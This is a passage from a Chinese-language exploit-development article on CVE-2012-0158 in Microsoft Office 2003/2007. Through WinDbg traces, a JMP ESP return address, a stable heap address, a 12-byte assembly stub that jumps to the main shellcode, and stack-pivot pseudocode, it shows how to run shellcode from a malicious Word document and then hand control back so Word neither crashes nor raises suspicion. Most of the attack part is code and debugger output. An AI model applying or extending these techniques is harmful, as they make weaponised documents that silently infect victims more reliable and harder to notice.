上述代码的主要实现的功能是在内存中不断的与设置的标志位进行比较，若发现相同的字节，则跳转到标志位处执行。标志位紧接这的就是真正的 shellcode。编译之后发现整个 Eggsearch 的大小是 33 个字节，与我们可控的 28 个字节还有几个字节的距离，需要对代码进行修改判断，查看是否最终符合不符合需求。

需要对 Eggsearch 这段代码进行优化，代码精简使其最终减小到 28 个字节以内，这是

一个非常有难度的事情，因为 Eggsearch 本身代码已经是经过优化压缩的，在此基础上再次压缩，难度就有些大了。例如 push 8，pop eax 这两句汇编指令等于 mov eax,8 这句指令，但是前者所占用了 3 个机器码（6a 08 58），后者则占用了 5 个机器码（b8 08 00 00 00），孰优孰劣一目了然。

0x3.3 另辟蹊径编写独特 Small ShellCode

之前的分析可以发现，优化精简 Eggsearch 代码是非常繁琐复杂的，很难成功。这时就要考虑是否还有其他更简便的方法来实现我们的目的，如果存在的话，就不用编写搜索内存的 Eggsearch 代码，漏洞执行效率高，也减少了被安全软件检测到几率。

现在来分析漏洞执行过程中的代码：

```
275c87c6 8bc1          mov     eax,ecx
275c87c8 c1e902        shr     ecx,2
275c87cb f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
275c87cd 8bc8          mov     ecx,eax
275c87cf 8b4510        mov     eax,dword ptr [ebp+10h]
275c87d2 83e103        and     ecx,3
275c87d5 6a00          push    0
```

斜线部分代码即为漏洞触发的关键代码，实际执行的动作其实是 Memcpy()函数。要完成完美退出的目的，需要修改的是 ecx 的大小，即 memcpy()函数拷贝字符串的长度，大小为 0x34(52)字节，上述是已知的条件，观察下寄存器 Esi 指向的数据：

```
0:000> db esi l100
00237790  00 00 00 00 00 00 00 43-43 43 44 44 12 45 fa 7f  .......CCCDD.E..
002377a0  00 00 00 00 00 00 00 4a-47 47 47 48 48 48 48 49  .......JGGGHHHHI
002377b0  49 49 4a 4a 4a 4a 4b 4b-4b 4b 4c 4c 4c 4c 4d 4d  IIJJJJKKKKLLLLMM
002377c0  4d 4d 4c 4c 4c 4c 4d 4d-4d 4f 4f 4f 4f 50 50 50  MMLLLLMMMOOOOPPP
002377d0  50 51 51 51 51 52 52 52-52 53 53 53 53 54 54 54  PQQQQRRRRSSSSTTT
002377e0 5555 55 55 55 56 56 56-56 56 57 57 57 57 57 58  UUUUUVVVVVWWWWW
002377f0  58 58 58 58 59 59 59 5a-5a 5a 5a 5b 5b 5b 5b 5b  XXXXYYYZZZZ[[[[[
00237800  5c 5c 5c 5c 5c 5d 5d 5d-98 8a 31 61 61 61 61 6f  \\\\\]]]..1aaaao
00237810  70 65 6e 00 e8 11 02 00-00 6a ff e8 08 00 00 00  pen......j......
00237820  05 35 00 00 00 ff 10 c3-e8 00 00 00 00 58 83 c0  .5...........X..
00237830  04 2d 77 00 00 00 c3 55-8b ec 52 53 8b 55 08 33  .-w....U..RS.U.3
00237840  c0 f7 d0 32 02 b3 08 d1-e8 73 05 35 20 83 b8 ed  ...2.....s.5 ...
00237850  fe cb 75 f3 80 3a 00 74-03 42 eb e7 f7 d0 5b 5a  ..u..:.t.B....[Z
00237860  c9 c2 04 00 51 56 57 33-c9 64 8b 35 30 00 00 00  ....QVW3.d.50...
00237870  8b 76 0c 8b 76 1c 8b 46-08 8b 7e 20 8b 36 38 4f  .v..v..F.~ .68O
```

```
00237880    18 75 f3 5f 5e 59 c3 55-8b ec 57 56 53 51 8b 7d    .u._^Y.U..WVSQ.}
```

斜线部分为完美退出可控数据，但是其后的数据也是在文档中，即也是可控数据。重点来了，如果可以通过一些代码的操作，使 word 程序的执行流程按照我们的想法改变，跳转到寄存器 esi 指向的数据下面处进行执行，就不用编写 Eggsearch 代码。

接着看能否实现，记录一下寄存器 esi 的值，esi=0x00237790，当程序执行到：

```
0:000> p
eax=00000057 ebx=08440810 ecx=08440810 edx=00630001 esi=00190b6c edi=00000000
eip=275c8a56 esp=00120e78 ebp=44444343 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSCOMCTL!DllGetClassObject+0x41d12:
275c8a56 c20800          ret     8
0:000> dds esp
00120e78  7ffa4512
00120e7c  00000000
00120e80  4a000000
00120e84  48474747
00120e88  49484848
00120e8c  4a4a4949
00120e90  4b4b4a4a
00120e94  4c4c4b4b
00120e98  4d4d4c4c
00120e9c  4c4c4d4d
00120ea0  275e7361 MSCOMCTL!DLLGetDocumentation+0x104f
```

程序此时马上就要跳转到 7ffa4512 JMP ESP 指令去执行。搜索之前保存的 esi 的值。

```
0:000> sa l?fffffff 90 77 23 00
0011fd30  90 77 23 00 98 2f 21 00-10 00 00 00 e8 93 23 00  .w#../!.......#.
0014017c  90 77 23 00 80 01 14 00-80 01 14 00 b0 1f 21 00  .w#...........!.
002162d0  90 77 23 00 38 02 34 08-b4 e1 fd 7f b4 e1 fd 7f  .w#.8.4.........
002168f0  90 77 23 00 38 02 34 08-00 00 00 00 00 00 00 00  .w#.8.4.........
```

反复这个过程进行测试后发现 0x***0014017c*****，**这个地址是固定不变的，并且指向的值必是之前保存的 esi，寄存器 esi 指向了可控的数据，这部分可控数据只是在堆(heap)中并没有拷贝到栈上而已，只需要做到使程序在堆中执行即可。另外 0x***0014017c*** 这个地址在 Microsoft Office 2003 的其他版本 SP0/SP1/SP3，Microsoft Office 2007 SP0/SP1/SP2/SP3 中都是稳定不变的，这为完美退出的工作提供了巨大的便利。

剩下的工作就是根据之前的分析编写相应的汇编代码，工作量的问题了，这里贴出自己编写的代码：

```
#include <WINDOWS.H>
#include <stdlib.h>
```

```
#include <stdio.h>
void main()
{
	__asm{
			mov eax,0x0014017c		//赋值操作
			mov eax,dword ptr [eax]	//取出esi的值，eax指向可控数据
			add eax,38h			//跳过自身这部分代码
			jmp eax				//直接跳往真正的shellcode

	}
	}
```

此时通过 12 个字节就完成了 Small ShellCode 跳往真正 shellcode 的工作，与 28 个可修改字节相差了 16 个字节，这是一个很有成就感的工作，短小精悍是 shellcode 的追求。

0x3.4 收尾工作

真正 ShellCode 的功能多种多样，一般文档类的 ShellCode 无非是生成一个可执行文件并执行之，网上这部分代码也是比较多的，大家可以参考下。先来看下目前的完成了那些工作：

完美退出的代码完成。

跳转代码(Small ShellCode)完成。

接下来要做什么？

想一下就能知道，接下来要做就是对代码进行组合，把各部分的功能添加到一起，使其成为一个有机的整体，真正可用的一个文档类漏洞利用。

一般情况下，ShellCode 完成主体功能之后就退出了，即调用 ExitProcess()函数或者类似功能函数来结束进程，但是我们的这个实例要做到完美退出肯定不能这么做。ShellCode 主体功能完成之后需要把执行流程交回到 Word 进程，之后也不能触发任何异常，才是最终的效果。

具体来说，遵循的原则就是尽可能的不破坏原始栈，shellCode 的所有操作均在堆中完成，解决思路是在保存原始栈(ESP)之后对栈顶(ESP)进行交换，使当前栈位于堆上，参数等得传递不在原始栈中进行，汇编指令是 xchg eax,esp。执行 ShellCode 主体功能之前需要保存原始栈（ESP），因为它关系到最终能不能完美退出。ShellCode 主体功能完成之后，使用之前保存的原始栈，进行一系列操作之后，把执行流程交回到 Word 进程。

相应的伪代码如下：

```
__asm
{
        mov esi,esp
        mov dword ptr [eax + offset],esi

        nop
        nop
        Nop
        Xchg eax,esp
        ;shellcode主体部分
        nop
        nop
        nop
        //以下为完美退出代码
        mov esp,dword ptr [eax + offset]
        add esp ,1ch
        lea ebp,dword ptr [esp +1ch]
        ret 8
}
```

0x4　总结

至此，我们完成了针对 CVE-2012-0158 漏洞的完美退出研究分析，确认此漏洞是可以做到完美退出，并且通用性和适用性都是非常高的，不用考虑操作系统的情况下，能够针对 Microsoft Office 2003 和 Microsoft 2007，相比于过去的漏洞利用来说是一个很大的进步。只要去认真分析总是可以研究出一些非常有意思的东西。

首先 yuange1975 的一篇微博勾起了自己很大的好奇心，文档类漏洞能否做到完美退出？如果能做到，又该如何去做？这些都是自己需要解决的问题。

其次选择一个典型的文档类漏洞进行分析构造，CVE-2012-0158 就是一个非常经典的栈溢出漏洞，如何利用栈溢出漏洞覆盖特定的数据同时又尽可能的少破坏原始的堆栈结构，构造出一个不执行 shellcode 的情形下的完美退出例子。

第三可控可修改代码有限的情况下思考如何执行到真正 ShellCode，Eggsearch 代码优化精简非常有难度，几乎无解，此时考虑从旁路入手，找到一个通用地址，编写只针对此漏洞的特殊汇编代码并执行到真正的 ShellCode 之中。

最后执行 ShellCode 主体功能之前保存原始栈并尽可能少去破坏原始堆栈结构情况下完

成 ShellCode 的执行，之后恢复堆栈，交回程序执行流程。

附注：

(1)Win32环境下函数调用的堆栈之研究

http://wenku.baidu.com/view/668556f90242a8956bece4ac.html.

(2)Win32环境下的堆栈

http://wenku.baidu.com/view/e7d3680e7cd184254b3535c1.html